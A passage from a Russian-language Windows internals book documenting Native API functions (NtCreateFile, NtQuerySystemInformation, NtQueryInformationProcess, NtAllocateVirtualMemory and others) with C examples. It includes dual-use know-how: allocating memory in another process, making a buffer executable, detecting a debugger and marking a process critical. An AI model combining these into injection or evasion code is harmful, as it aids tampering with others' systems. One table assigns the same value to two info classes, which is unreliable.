DOS-пути ограничены 260 символами (`MAX_PATH`). NT-пути поддерживают до ~32767 символов. При работе через Native API вы автоматически обходите ограничение `MAX_PATH`:

```
// Этот путь длиннее MAX_PATH — через CreateFile не сработает
// (без \\?\\ prefix), но через NtCreateFile — без проблем
UNICODE_STRING LongPath;
RtlInitUnicodeString(&LongPath,
    L"\\?\\C:\\very\\deep\\directory\\structure\\that\\exceeds"
    L"\\two\\hundred\\and\\sixty\\characters\\which\\is\\the"
    L"\\limit\\for\\dos\\paths\\but\\not\\for\\nt\\paths"
    L"\\so\\we\\can\\go\\much\\deeper\\than\\this\\and"
    L"\\it\\will\\still\\work\\perfectly\\fine\\file.txt");
```

Важные различия при работе с путями

- Разделитель.** NT-пути используют только `\\` (обратный слеш). Прямой слеш `/` **не поддерживается** на уровне Native API (хотя Win32 API его преобразует).
- Нет текущего каталога.** Native API не имеет понятия «текущий каталог». Все пути должны быть абсолютными (или относительными к `RootDirectory` в `OBJECT_ATTRIBUTES`). Текущий каталог — концепция Win32 API, реализованная через PEB.
- Нет автоматического расширения имён.** Расширение `~1` (short names) не обрабатывается Object Manager — оно обрабатывается файловой системой. Но это работает только если short names включены на томе.
- Trailing backslash.** Завершающий `\\` в NT-пути имеет значение: `\\?\\C:\\Windows\\` обозначает каталог, а `\\?\\C:\\Windows` может быть как файлом, так и каталогом.

2.9. Ключевые функции Native API

2.9.1. NtCreateFile / NtOpenFile

`NtCreateFile` — одна из важнейших функций Native API. Она используется для создания и открытия файлов, каталогов, именованных каналов, mailslots и устройств.

Прототип

```

NTSTATUS NtCreateFile(
    OUT PHANDLE      FileHandle,           // [out] handle файла
    IN  ACCESS_MASK   DesiredAccess,       // права доступа
    IN  POBJECT_ATTRIBUTES ObjectAttributes, // имя + атрибуты
    OUT PIO_STATUS_BLOCK IoStatusBlock,    // результат I/O
    IN  PLARGE_INTEGER AllocationSize,     // начальный размер (или NULL)
    IN  ULONG          FileAttributes,     // атрибуты файла
    IN  ULONG          ShareAccess,       // совместный доступ
    IN  ULONG          CreateDisposition, // что делать: создать/открыть/перезаписать
    IN  ULONG          CreateOptions,     // флаги поведения
    IN  PVOID          EaBuffer,         // Extended Attributes (или NULL)
    IN  ULONG          EaLength          // размер EA
);

```

Сравнение с CreateFile Win32

CreateFile (Win32)	NtCreateFile (Native)
<code>lpFileName</code> (LPCWSTR)	<code>ObjectAttributes→ObjectName</code> (UNICODE_STRING)
<code>dwDesiredAccess</code>	<code>DesiredAccess</code> (ACCESS_MASK)
<code>dwShareMode</code>	<code>ShareAccess</code>
<code>lpSecurityAttributes</code>	<code>ObjectAttributes→SecurityDescriptor</code>
<code>dwCreationDisposition</code>	<code>CreateDisposition</code>
<code>dwFlagsAndAttributes</code>	<code>FileAttributes</code> + <code>CreateOptions</code>
<code>hTemplateFile</code>	Нет прямого аналога

CreateDisposition — что делать с файлом

Значение	Описание	Win32 аналог
<code>FILE_SUPERSEDE</code> (0)	Если файл существует — заменить; если нет — создать	(нет прямого аналога)
<code>FILE_OPEN</code> (1)	Открыть существующий файл (ошибка если не существует)	<code>OPEN_EXISTING</code>
<code>FILE_CREATE</code> (2)	Создать новый файл (ошибка если существует)	<code>CREATE_NEW</code>
<code>FILE_OPEN_IF</code> (3)	Открыть если существует, иначе создать	<code>OPEN_ALWAYS</code>
<code>FILE_OVERWRITE</code> (4)	Открыть и обрезать до 0 байт (ошибка если не существует)	<code>TRUNCATE_EXISTING</code>
<code>FILE_OVERWRITE_IF</code> (5)	Открыть и обрезать, или создать	<code>CREATE_ALWAYS</code>

`FILE_SUPERSEDE` — уникальная возможность Native API. Она **удаляет** существующий файл и **создаёт** новый с тем же именем. Это атомарная операция (другие процессы не увидят момент, когда файл отсутствует), но новый файл получает новый file ID, новые timestamps и новый security descriptor.

CreateOptions — флаги поведения

Флаг	Значение	Описание
<code>FILE_DIRECTORY_FILE</code>	<code>0x00000001</code>	Объект — каталог
<code>FILE_WRITE_THROUGH</code>	<code>0x00000002</code>	Запись без кэширования (writethrough)
<code>FILE_SEQUENTIAL_ONLY</code>	<code>0x00000004</code>	Последовательный доступ (подсказка для кэша)
<code>FILE_NO_INTERMEDIATE_BUFFERING</code>	<code>0x00000008</code>	Без промежуточной буферизации (direct I/O)
<code>FILE_SYNCHRONOUS_IO_ALERT</code>	<code>0x00000010</code>	Синхронный I/O (alertable)
<code>FILE_SYNCHRONOUS_IO_NONALERT</code>	<code>0x00000020</code>	Синхронный I/O (non-alertable)
<code>FILE_NON_DIRECTORY_FILE</code>	<code>0x00000040</code>	Объект — НЕ каталог
<code>FILE_CREATE_TREE_CONNECTION</code>	<code>0x00000080</code>	Создать tree connection (сетевой ресурс)
<code>FILE_COMPLETE_IF_OPLOCKED</code>	<code>0x00000100</code>	Завершить немедленно если файл oplocked
<code>FILE_NO_EA_KNOWLEDGE</code>	<code>0x00000200</code>	Не понимает Extended Attributes
<code>FILE_OPEN_FOR_RECOVERY</code>	<code>0x00000400</code>	Открытие для восстановления
<code>FILE_RANDOM_ACCESS</code>	<code>0x00000800</code>	Произвольный доступ (подсказка для кэша)
<code>FILE_DELETE_ON_CLOSE</code>	<code>0x00001000</code>	Удалить файл при закрытии
<code>FILE_OPEN_BY_FILE_ID</code>	<code>0x00002000</code>	Открыть по File ID (не по имени!)
<code>FILE_OPEN_FOR_BACKUP_INTENT</code>	<code>0x00004000</code>	Открыть для резервного копирования
<code>FILE_NO_COMPRESSION</code>	<code>0x00008000</code>	Не сжимать
<code>FILE_OPEN_REPARSE_POINT</code>	<code>0x00200000</code>	Открыть reparse point, не следовать ему
<code>FILE_OPEN_NO_RECALL</code>	<code>0x00400000</code>	Не вызывать recall с HSM-хранилища

NtOpenFile — упрощённая версия

```
NTSTATUS NtOpenFile(
    OUT PHANDLE           FileHandle,
    IN  ACCESS_MASK       DesiredAccess,
    IN  POBJECT_ATTRIBUTES ObjectAttributes,
    OUT PIO_STATUS_BLOCK  IoStatusBlock,
    IN  ULONG              ShareAccess,
    IN  ULONG              OpenOptions           // = CreateOptions
);
```

`NtOpenFile` эквивалентен `NtCreateFile` с `CreateDisposition = FILE_OPEN`, `AllocationSize = NULL`, `FileAttributes = 0`, `EaBuffer = NULL`, `EaLength = 0`.

Полный пример: создание и запись файла


```
// code/ch02/ntcreatefile_raw.c — Создание файла через Native API

#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// Прототипы (не все определены в winternl.h)
typedef NTSTATUS (NTAPI *PFN_NtWriteFile)(
    HANDLE, HANDLE, PIO_APC_ROUTINE, PVOID,
    PIO_STATUS_BLOCK, PVOID, ULONG, PLARGE_INTEGER, PULONG);

int main() {
    HANDLE hFile;
    IO_STATUS_BLOCK iosb;
    UNICODE_STRING fileName;
    OBJECT_ATTRIBUTES objAttr;

    // Инициализация NT-пути
    RtlInitUnicodeString(&fileName, L"\\??\\C:\\Temp\\native_api_test.txt");
    InitializeObjectAttributes(&objAttr, &fileName,
                               OBJ_CASE_INSENSITIVE, NULL, NULL);

    // Создание файла
    NTSTATUS status = NtCreateFile(
        &hFile,
        FILE_GENERIC_WRITE | SYNCHRONIZE,      // DesiredAccess
        &objAttr,
        &iosb,
        NULL,                                   // AllocationSize
        FILE_ATTRIBUTE_NORMAL,                 // FileAttributes
        0,                                     // ShareAccess (exclusive)
        FILE_OVERWRITE_IF,                     // CreateDisposition
        FILE_SYNCHRONOUS_IO_NONALERT |        // CreateOptions
            FILE_NON_DIRECTORY_FILE,
        NULL,                                  // EaBuffer
        0);                                    // EaLength

    if (!NT_SUCCESS(status)) {
        printf("NtCreateFile failed: 0x%08X\\n", status);
        return 1;
    }

    printf("File created. Action: %s\\n",
        iosb.Information == FILE_CREATED ? "CREATED" :
        iosb.Information == FILE_OVERWRITTEN ? "OVERWRITTEN" : "OTHER");

    // Запись в файл
    const char* data = "Hello from Native API!\\r\\n";
    ULONG dataLen = (ULONG)strlen(data);

    // Получаем NtWriteFile динамически (в winternl.h может не быть)
    PFN_NtWriteFile pNtWriteFile = (PFN_NtWriteFile)
        GetProcAddress(GetModuleHandleW(L"ntdll.dll"), "NtWriteFile");

    if (pNtWriteFile) {
        status = pNtWriteFile(
            hFile,
            NULL,                                // Event
            NULL, NULL,                          // APC
            &iosb,
            (PVOID)data,                        // Buffer
            dataLen,                            // Length
            NULL,                                // ByteOffset (NULL = текущая позиция)
            NULL);                               // Key

        if (NT_SUCCESS(status)) {
            printf("Written %llu bytes\\n", (ULONGLONG)iosb.Information);
        } else {
            printf("NtWriteFile failed: 0x%08X\\n", status);
        }
    }

    NtClose(hFile);
    printf("File closed.\\n");
    return 0;
}
```

Открытие файла по File ID

Одна из уникальных возможностей `NtCreateFile` — открытие файла по его File ID (без знания пути):

```
// File ID — 8-байтовый идентификатор (для NTFS)
// Или 16-байтовый (для ReFS — FILE_ID_128)
ULONGLONG fileId = 0x00000000000012345ULL; // пример File ID

UNICODE_STRING fileName;
fileName.Length = sizeof(fileId);
fileName.MaximumLength = sizeof(fileId);
fileName.Buffer = (PWCH)&fileId; // Buffer указывает на File ID, не на строку!

// RootDirectory ОБЯЗАТЕЛЬНО должен быть handle тома
OBJECT_ATTRIBUTES objAttr;
InitializeObjectAttributes(&objAttr, &fileName,
                           OBJ_CASE_INSENSITIVE,
                           hVolume, // handle тома (например, \\?\C:)
                           NULL);

NTSTATUS status = NtCreateFile(
    &hFile,
    FILE_GENERIC_READ | SYNCHRONIZE,
    &objAttr,
    &iosb,
    NULL,
    0,
    FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE,
    FILE_OPEN,
    FILE_SYNCHRONOUS_IO_NONALERT |
        FILE_NON_DIRECTORY_FILE |
        FILE_OPEN_BY_FILE_ID, // ← ключевой флаг
    NULL,
    0);
```

2.9.2. NtQuerySystemInformation — «швейцарский нож»

`NtQuerySystemInformation` — это, пожалуй, самая мощная и многосторонняя функция Native API. Она предоставляет доступ к огромному количеству системной информации, большая часть которой **недоступна** через документированные Win32 API.

Прототип

```
NTSTATUS NtQuerySystemInformation(
    IN  SYSTEM_INFORMATION_CLASS SystemInformationClass, // что запрашиваем
    OUT PVOID SystemInformation, // буфер для данных
    IN  ULONG SystemInformationLength, // размер буфера
    OUT PULONG ReturnLength OPTIONAL // сколько байт записано
);
```

Паттерн вызова с динамическим буфером

Многие info classes требуют буфер неизвестного размера. Стандартный паттерн:

```

PVOID buffer = NULL;
ULONG bufferSize = 0;
NTSTATUS status;

// Первый вызов – определить размер
status = NtQuerySystemInformation(infoClass, NULL, 0, &bufferSize);
// Ожидаемый результат: STATUS_INFO_LENGTH_MISMATCH

// Выделяем буфер (с запасом – между вызовами данные могут измениться)
bufferSize += 4096;
buffer = RtlAllocateHeap(RtlProcessHeap(), 0, bufferSize);

// Повторный вызов
status = NtQuerySystemInformation(infoClass, buffer, bufferSize, &bufferSize);

if (status == STATUS_INFO_LENGTH_MISMATCH) {
    // Данные изменились – повторить с большим буфером
    RtlFreeHeap(RtlProcessHeap(), 0, buffer);
    buffer = RtlAllocateHeap(RtlProcessHeap(), 0, bufferSize + 4096);
    status = NtQuerySystemInformation(infoClass, buffer, bufferSize + 4096, &bufferSize);
}

if (NT_SUCCESS(status)) {
    // Обработка данных...
}

RtlFreeHeap(RtlProcessHeap(), 0, buffer);

```

Основные Information Classes

Ниже описаны наиболее важные классы информации. Полный список содержит более 200 значений (и продолжает расти с каждой версией Windows).

SystemBasicInformation (0)

Базовая информация о системе:

```

typedef struct _SYSTEM_BASIC_INFORMATION {
    ULONG Reserved;
    ULONG TimerResolution;           // разрешение таймера (100-ns единицы)
    ULONG PageSize;                 // размер страницы (обычно 4096)
    ULONG NumberOfPhysicalPages;    // общее количество физических страниц
    ULONG LowestPhysicalPageNumber;
    ULONG HighestPhysicalPageNumber;
    ULONG AllocationGranularity;    // гранулярность выделения (обычно 65536)
    ULONG_PTR MinimumUserModeAddress; // 0x00010000
    ULONG_PTR MaximumUserModeAddress; // 0x7FFFFFFFFFFFFFFF (x64)
    ULONG_PTR ActiveProcessorsAffinityMask;
    CCHAR NumberOfProcessors;       // количество логических процессоров
} SYSTEM_BASIC_INFORMATION, *PSYSTEM_BASIC_INFORMATION;

```

SystemProcessInformation (5)

Информация обо всех процессах и их потоках. Это основной источник данных для Task Manager и Process Explorer.

```

typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;           // смещение до следующей записи (0 = последняя)
    ULONG NumberOfThreads;          // количество потоков
    LARGE_INTEGER WorkingSetPrivateSize;
    ULONG HardFaultCount;
    ULONG NumberOfThreadsHighWatermark;
    ULONGLONG CycleTime;
    LARGE_INTEGER CreateTime;        // время создания процесса
    LARGE_INTEGER UserTime;          // время в user mode
    LARGE_INTEGER KernelTime;        // время в kernel mode
    UNICODE_STRING ImageName;        // имя процесса (напр. "explorer.exe")
    KPRIORITY BasePriority;           // базовый приоритет
    HANDLE UniqueProcessId;          // PID
    HANDLE InheritedFromUniqueProcessId; // PID родительского процесса
    ULONG HandleCount;               // количество handle
    ULONG SessionId;                 // ID сессии
    ULONG_PTR UniqueProcessKey;
    SIZE_T PeakVirtualSize;          // пиковый размер виртуальной памяти
    SIZE_T VirtualSize;              // текущий размер виртуальной памяти
    ULONG PageFaultCount;             // количество page faults
    SIZE_T PeakWorkingSetSize;        // пиковый Working Set
    SIZE_T WorkingSetSize;            // текущий Working Set
    SIZE_T QuotaPeakPagedPoolUsage;
    SIZE_T QuotaPagedPoolUsage;
    SIZE_T QuotaPeakNonPagedPoolUsage;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;             // использование файла подкачки
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;          // private bytes
    LARGE_INTEGER ReadOperationCount;
    LARGE_INTEGER WriteOperationCount;
    LARGE_INTEGER OtherOperationCount;
    LARGE_INTEGER ReadTransferCount;
    LARGE_INTEGER WriteTransferCount;
    LARGE_INTEGER OtherTransferCount;
    SYSTEM_THREAD_INFORMATION Threads[1]; // массив потоков (variable length)
} SYSTEM_PROCESS_INFORMATION, *PSYSTEM_PROCESS_INFORMATION;

```

Каждая запись процесса содержит массив `SYSTEM_THREAD_INFORMATION`:

```

typedef struct _SYSTEM_THREAD_INFORMATION {
    LARGE_INTEGER KernelTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER CreateTime;
    ULONG WaitTime;
    PVOID StartAddress;              // начальный адрес потока
    CLIENT_ID ClientId;              // PID + TID
    KPRIORITY Priority;               // текущий приоритет
    LONG BasePriority;                // базовый приоритет
    ULONG ContextSwitches;           // количество переключений контекста
    ULONG ThreadState;                // состояние (Running, Waiting, Ready и т.д.)
    KWAIT_REASON WaitReason;         // причина ожидания
} SYSTEM_THREAD_INFORMATION, *PSYSTEM_THREAD_INFORMATION;

```

Перечисление процессов:

```
// Обход связанного списка (через NextEntryOffset)
PSYSTEM_PROCESS_INFORMATION proc = (PSYSTEM_PROCESS_INFORMATION)buffer;
while (TRUE) {
    wprintf(L"PID %5lu  Threads: %3lu  WS: %8lu KB  %wZ\n",
        HandleToULong(proc->UniqueProcessId),
        proc->NumberOfThreads,
        (ULONG)(proc->WorkingSetSize / 1024),
        &proc->ImageName);

    // Перечисление потоков этого процесса
    for (ULONG i = 0; i < proc->NumberOfThreads; i++) {
        PSYSTEM_THREAD_INFORMATION thread = &proc->Threads[i];
        printf("    TID %5lu  State: %u  Switches: %lu\n",
            HandleToULong(thread->ClientId.UniqueThread),
            thread->ThreadState,
            thread->ContextSwitches);
    }

    if (proc->NextEntryOffset == 0) break;
    proc = (PSYSTEM_PROCESS_INFORMATION)
        ((PBYTE)proc + proc->NextEntryOffset);
}
```

SystemProcessorPerformanceInformation (8)

Информация о загрузке каждого процессора:

```
typedef struct _SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION {
    LARGE_INTEGER IdleTime;
    LARGE_INTEGER KernelTime;
    LARGE_INTEGER UserTime;
    LARGE_INTEGER DpcTime;
    LARGE_INTEGER InterruptTime;
    ULONG InterruptCount;
} SYSTEM_PROCESSOR_PERFORMANCE_INFORMATION;

// Возвращается массив — по одному элементу на каждый логический процессор
```

SystemHandleInformation (16) / SystemExtendedHandleInformation (64)

Информация обо всех открытых handle во всех процессах:

```
typedef struct _SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX {
    PVOID      Object;                // адрес объекта ядра
    ULONG_PTR  UniqueProcessId;       // PID владельца
    ULONG_PTR  HandleValue;           // значение handle
    ULONG      GrantedAccess;         // предоставленные права
    USHORT     CreatorBackTraceIndex;
    USHORT     ObjectTypeIndex;       // индекс типа объекта
    ULONG      HandleAttributes;      // атрибуты (OBJ_INHERIT и т.д.)
    ULONG      Reserved;
} SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX, *PSYSTEM_HANDLE_TABLE_ENTRY_INFO_EX;

typedef struct _SYSTEM_HANDLE_INFORMATION_EX {
    ULONG_PTR  NumberOfHandles;
    ULONG_PTR  Reserved;
    SYSTEM_HANDLE_TABLE_ENTRY_INFO_EX Handles[1]; // variable length
} SYSTEM_HANDLE_INFORMATION_EX, *PSYSTEM_HANDLE_INFORMATION_EX;
```

Этот info class используется утилитой `handle.exe` (Sysinternals) и `Process Explorer` для поиска handle по имени объекта. `SystemExtendedHandleInformation` (64) предпочтительнее старого `SystemHandleInformation` (16), так как поддерживает 64-битные PID.

SystemModuleInformation (11)

Список загруженных модулей ядра (драйверов):

```
typedef struct _RTL_PROCESS_MODULE_INFORMATION {
    HANDLE Section;
    PVOID MappedBase;
    PVOID ImageBase;           // базовый адрес в kernel space
    ULONG ImageSize;           // размер образа
    ULONG Flags;
    USHORT LoadOrderIndex;     // порядок загрузки
    USHORT InitOrderIndex;
    USHORT LoadCount;          // счётчик загрузки
    USHORT OffsetToFileName;    // смещение имени файла в FullPathName
    UCHAR FullPathName[256];    // полный путь к модулю
} RTL_PROCESS_MODULE_INFORMATION, *PRTL_PROCESS_MODULE_INFORMATION;
```

Это единственный способ программно получить список загруженных драйверов без использования PsLoadedModuleList (которая доступна только из kernel mode).

Другие важные Info Classes

Класс	Значение	Описание
<code>SystemTimeOfDayInformation</code>	3	Время загрузки системы, текущее время
<code>SystemPerformanceInformation</code>	2	Глобальная статистика производительности
<code>SystemRegistryQuotaInformation</code>	37	Квота реестра
<code>SystemInterruptInformation</code>	23	Статистика прерываний по процессорам
<code>SystemExceptionInformation</code>	33	Статистика исключений
<code>SystemKernelDebuggerInformation</code>	35	Подключён ли kernel debugger
<code>SystemFirmwareTableInformation</code>	76	Таблицы SMBIOS/ACPI
<code>SystemCodeIntegrityInformation</code>	103	Состояние Code Integrity
<code>SystemSecureBootInformation</code>	145	Состояние Secure Boot
<code>SystemBootEnvironmentInformation</code>	90	UEFI / Legacy BIOS

NtQuerySystemInformation для записи

Существует также `NtSetSystemInformation`, позволяющая изменять системные параметры:

```
NTSTATUS NtSetSystemInformation(
    IN SYSTEM_INFORMATION_CLASS SystemInformationClass,
    IN PVOID SystemInformation,
    IN ULONG SystemInformationLength
);
```

Пример: загрузка драйвера через `SystemLoadGdiDriverInformation` или настройка привилегий.

2.9.3. NtQueryInformationProcess – интроспекция процессов

Прототип

```
NTSTATUS NtQueryInformationProcess(
    IN HANDLE ProcessHandle,           // handle процесса
    IN PROCESSINFOCLASS ProcessInformationClass, // что запрашиваем
    OUT PVOID ProcessInformation,      // буфер
    IN ULONG ProcessInformationLength, // размер буфера
    OUT PULONG ReturnLength OPTIONAL   // записано байт
);
```

`ProcessHandle` может быть: - `NtCurrentProcess()` (псевдо-handle `-1`) — для текущего процесса - Handle, полученный через `NtOpenProcess`

Основные Information Classes

`ProcessBasicInformation (0)`

```
typedef struct _PROCESS_BASIC_INFORMATION {
    NTSTATUS ExitStatus;           // статус завершения (или STATUS_PENDING)
    PPEB PebBaseAddress;          // адрес PEB (Process Environment Block)
    ULONG_PTR AffinityMask;       // маска affinity
    KPRIORITY BasePriority;        // базовый приоритет
    ULONG_PTR UniqueProcessId;     // PID
    ULONG_PTR InheritedFromUniqueProcessId; // PID родителя
} PROCESS_BASIC_INFORMATION, *PPROCESS_BASIC_INFORMATION;
```

Получение PEB — ключевая операция для многих задач (анализ загруженных модулей, command line, environment):

```
PROCESS_BASIC_INFORMATION pbi;
NTSTATUS status = NtQueryInformationProcess(
    NtCurrentProcess(),
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    NULL);

if (NT_SUCCESS(status)) {
    printf("PID: %lu\n", (ULONG)pbi.UniqueProcessId);
    printf("Parent PID: %lu\n", (ULONG)pbi.InheritedFromUniqueProcessId);
    printf("PEB address: %p\n", pbi.PebBaseAddress);
}
```

ProcessImageFileName (27)

Путь к исполняемому файлу процесса (в NT-формате):

```
BYTE buffer[1024];
NTSTATUS status = NtQueryInformationProcess(
    hProcess,
    ProcessImageFileName,      // = 27
    buffer,
    sizeof(buffer),
    NULL);

if (NT_SUCCESS(status)) {
    PUNICODE_STRING imageName = (PUNICODE_STRING)buffer;
    wprintf(L"Image: %wZ\n", imageName);
    // Вывод: \Device\HarddiskVolume3\Windows\System32\notepad.exe
}
```

ProcessImageFileNameWin32 (43)

То же, но в формате Win32 (DOS-путь):

```
// Результат: C:\Windows\System32\notepad.exe
```

ProcessDebugPort (7)

Проверка, подключён ли отладчик:

```
DWORD_PTR debugPort = 0;
NtQueryInformationProcess(NtCurrentProcess(), ProcessDebugPort,
    &debugPort, sizeof(debugPort), NULL);

if (debugPort != 0) {
    printf("Процесс отлаживается!\n");
}
```

ProcessWow64Information (26)

Проверка, является ли процесс 32-битным (WoW64):

```

ULONG_PTR wow64Info = 0;
NtQueryInformationProcess(hProcess, ProcessWow64Information,
                           &wow64Info, sizeof(wow64Info), NULL);

if (wow64Info != 0) {
    // wow64Info = адрес 32-битного PEB
    printf("32-bit process, PEB32 at %p\n", (PVOID)wow64Info);
}

```

ProcessCommandLineInformation (60)

Получение командной строки процесса (Windows 8.1+):

```

BYTE buffer[2048];
NTSTATUS status = NtQueryInformationProcess(
    hProcess,
    ProcessCommandLineInformation, // = 60
    buffer,
    sizeof(buffer),
    NULL);

if (NT_SUCCESS(status)) {
    PUNICODE_STRING cmdLine = (PUNICODE_STRING)buffer;
    wprintf(L"Command line: %Z\n", cmdLine);
}

```

Другие полезные классы

Класс	Значение	Описание
ProcessHandleCount	20	Количество handle в процессе
ProcessSessionInformation	24	ID сессии
ProcessHandleTracing	32	Трассировка handle (отладка утечек)
ProcessBreakOnTermination	29	Критический процесс (BSOD при завершении)
ProcessProtectionInformation	61	Уровень защиты (PPL)
ProcessTelemetryCoverageInformation	75	Покрытие телеметрии
ProcessSubsystemInformation	75	Подсистема (Win32, WSL)

NtSetInformationProcess

Для модификации параметров процесса:

```

// Сделать процесс критическим (BSOD при завершении)
ULONG breakOnTermination = 1;
NtSetInformationProcess(NtCurrentProcess(),
                        ProcessBreakOnTermination,
                        &breakOnTermination,
                        sizeof(breakOnTermination));

// ВНИМАНИЕ: требует SeDebugPrivilege!

```

2.9.4. NtAllocateVirtualMemory / NtFreeVirtualMemory

NtAllocateVirtualMemory

```

NTSTATUS NtAllocateVirtualMemory(
    IN HANDLE ProcessHandle, // handle процесса (или NtCurrentProcess())
    IN OUT PVOID *BaseAddress, // [in/out] желаемый/выделенный адрес
    IN ULONG_PTR ZeroBits, // ограничение на старшие биты адреса
    IN OUT PSIZE_T RegionSize, // [in/out] желаемый/выделенный размер
    IN ULONG AllocationType, // MEM_COMMIT, MEM_RESERVE и т.д.
    IN ULONG Protect // PAGE_READWRITE, PAGE_EXECUTE_READ и т.д.
);

```


Ключевые отличия от `VirtualAllocEx`:

1. `ZeroBits` — уникальный параметр, отсутствующий в Win32 API. Он ограничивает диапазон адресов:
2. Если `ZeroBits` < 32: указывает количество старших нулевых бит в адресе. Например, `ZeroBits = 8` означает, что адрес будет в диапазоне 0 - 0x0FFFFFFF.
3. Если `ZeroBits` >= 32 (на x64): значение интерпретируется как маска. Выделенный адрес будет меньше этого значения.
4. `BaseAddress` — указатель на указатель. На входе можно указать желаемый адрес (или `NULL` для автоматического выбора). На выходе содержит фактически выделенный адрес (может отличаться из-за выравнивания по границе аллокационной гранулярности — 64 KB).
5. `RegionSize` — аналогично, на выходе содержит фактически выделенный размер (округляется вверх до размера страницы).

Пример: выделение памяти в другом процессе

```
// code/ch02/ntallocate_virtual.c — Выделение виртуальной памяти через Native API
```

```
#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// Прототип NtAllocateVirtualMemory
typedef NTSTATUS (NTAPI *PFN_NtAllocateVirtualMemory)(
    HANDLE, PVOID*, ULONG_PTR, PSIZE_T, ULONG, ULONG);

typedef NTSTATUS (NTAPI *PFN_NtFreeVirtualMemory)(
    HANDLE, PVOID*, PSIZE_T, ULONG);

int main() {
    HMODULE hNtdll = GetModuleHandleW(L"ntdll.dll");
    PFN_NtAllocateVirtualMemory pNtAllocate =
        (PFN_NtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
    PFN_NtFreeVirtualMemory pNtFree =
        (PFN_NtFreeVirtualMemory)GetProcAddress(hNtdll, "NtFreeVirtualMemory");

    if (!pNtAllocate || !pNtFree) {
        printf("Failed to resolve functions\n");
        return 1;
    }

    // === Выделение в текущем процессе ===
    PVOID baseAddr = NULL;
    SIZE_T regionSize = 0x10000; // 64 KB

    NTSTATUS status = pNtAllocate(
        NtCurrentProcess(), // текущий процесс
        &baseAddr,           // система выберет адрес
        0,                  // ZeroBits = 0 (любой адрес)
        &regionSize,         // 64 KB
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);

    if (NT_SUCCESS(status)) {
        printf("Allocated at %p, size %llu bytes\n",
            baseAddr, (ULONGLONG)regionSize);

        // Записываем данные
        memcpy(baseAddr, "Hello Native API!", 17);
        printf("Data: %s\n", (char*)baseAddr);

        // Освобождение
        regionSize = 0; // 0 означает "весь регион"
        status = pNtFree(
            NtCurrentProcess(),
            &baseAddr,
            &regionSize,
            MEM_RELEASE);

        printf("Free status: 0x%08X\n", status);
    } else {
        printf("Allocation failed: 0x%08X\n", status);
    }

    // === Выделение в другом процессе ===
    // (требуется handle с PROCESS_VM_OPERATION)

    // Открываем notepad (пример)
    DWORD targetPid = 0;
    printf("\nEnter target PID (or 0 to skip): ");
    scanf("%lu", &targetPid);

    if (targetPid != 0) {
        HANDLE hProcess = OpenProcess(PROCESS_VM_OPERATION | PROCESS_VM_WRITE,
            FALSE, targetPid);

        if (hProcess) {
            baseAddr = NULL;
            regionSize = 4096;

            status = pNtAllocate(
                hProcess,
                &baseAddr,
                0,
```

```

        &regionSize,
        MEM_COMMIT | MEM_RESERVE,
        PAGE_READWRITE);

    if (NT_SUCCESS(status)) {
        printf("Allocated in PID %lu at %p\n", targetPid, baseAddr);

        // Освобождение
        regionSize = 0;
        pNtFree(hProcess, &baseAddr, &regionSize, MEM_RELEASE);
    } else {
        printf("Remote allocation failed: 0x%08X\n", status);
    }

    CloseHandle(hProcess);
} else {
    printf("Cannot open process: %lu\n", GetLastError());
}

return 0;
}

```

NtFreeVirtualMemory

```

NTSTATUS NtFreeVirtualMemory(
    IN     HANDLE   ProcessHandle,
    IN OUT PVOID    *BaseAddress,
    IN OUT PSIZE_T   RegionSize,
    IN     ULONG     FreeType           // MEM_DECOMMIT или MEM_RELEASE
);

```

Важные нюансы:

- При **MEM_RELEASE**: **RegionSize** **должен** быть 0, **BaseAddress** должен указывать на начало ранее выделенного региона.
- При **MEM_DECOMMIT**: можно decommit-ить часть региона, указав конкретный **BaseAddress** и **RegionSize**.

Защита памяти: NtProtectVirtualMemory

```

NTSTATUS NtProtectVirtualMemory(
    IN     HANDLE   ProcessHandle,
    IN OUT PVOID    *BaseAddress,
    IN OUT PSIZE_T   RegionSize,
    IN     ULONG     NewProtect,
    OUT    PULONG    OldProtect
);

```

Пример — сделать память исполняемой:

```

ULONG oldProtect;
PVOID addr = myCodeBuffer;
SIZE_T size = codeSize;

NtProtectVirtualMemory(NtCurrentProcess(), &addr, &size,
    PAGE_EXECUTE_READ, &oldProtect);

```

Запрос информации о памяти: NtQueryVirtualMemory

```

NTSTATUS NtQueryVirtualMemory(
    IN     HANDLE           ProcessHandle,
    IN     PVOID            BaseAddress,
    IN     MEMORY_INFORMATION_CLASS MemoryInformationClass,
    OUT    PVOID            MemoryInformation,
    IN     SIZE_T            MemoryInformationLength,
    OUT    PSIZE_T          ReturnLength OPTIONAL
);

```

`MemoryBasicInformation` (0) возвращает `MEMORY_BASIC_INFORMATION` — аналог `VirtualQuery`.
`MemoryMappedFilenameInformation` (2) возвращает имя mapped-файла (если регион — это memory-mapped файл):

```
BYTE buffer[1024];
NTSTATUS status = NtQueryVirtualMemory(
    hProcess,
    someAddress,
    MemoryMappedFilenameInformation, // = 2
    buffer,
    sizeof(buffer),
    NULL);

if (NT_SUCCESS(status)) {
    PUNICODE_STRING mappedName = (PUNICODE_STRING)buffer;
    wprintf(L"Mapped from: %wZ\n", mappedName);
    // Вывод: \Device\HarddiskVolume3\Windows\System32\ntdll.dll
}
```

2.9.5. NtCreateSection / NtMapViewOfSection

Section objects — это механизм Windows для memory-mapped файлов и разделяемой (shared) памяти. Win32 API предоставляет `CreateFileMapping` / `MapViewOfFile` как обёртки над section objects.

NtCreateSection

```
NTSTATUS NtCreateSection(
    OUT PHANDLE SectionHandle, // [out] handle секции
    IN ACCESS_MASK DesiredAccess, // SECTION_MAP_READ, SECTION_MAP_WRITE
    IN POBJECT_ATTRIBUTES ObjectAttributes, // имя секции (или NULL для анонимной)
    IN PLARGE_INTEGER MaximumSize, // максимальный размер
    IN ULONG SectionPageProtection, // PAGE_READONLY, PAGE_READWRITE и т.д.
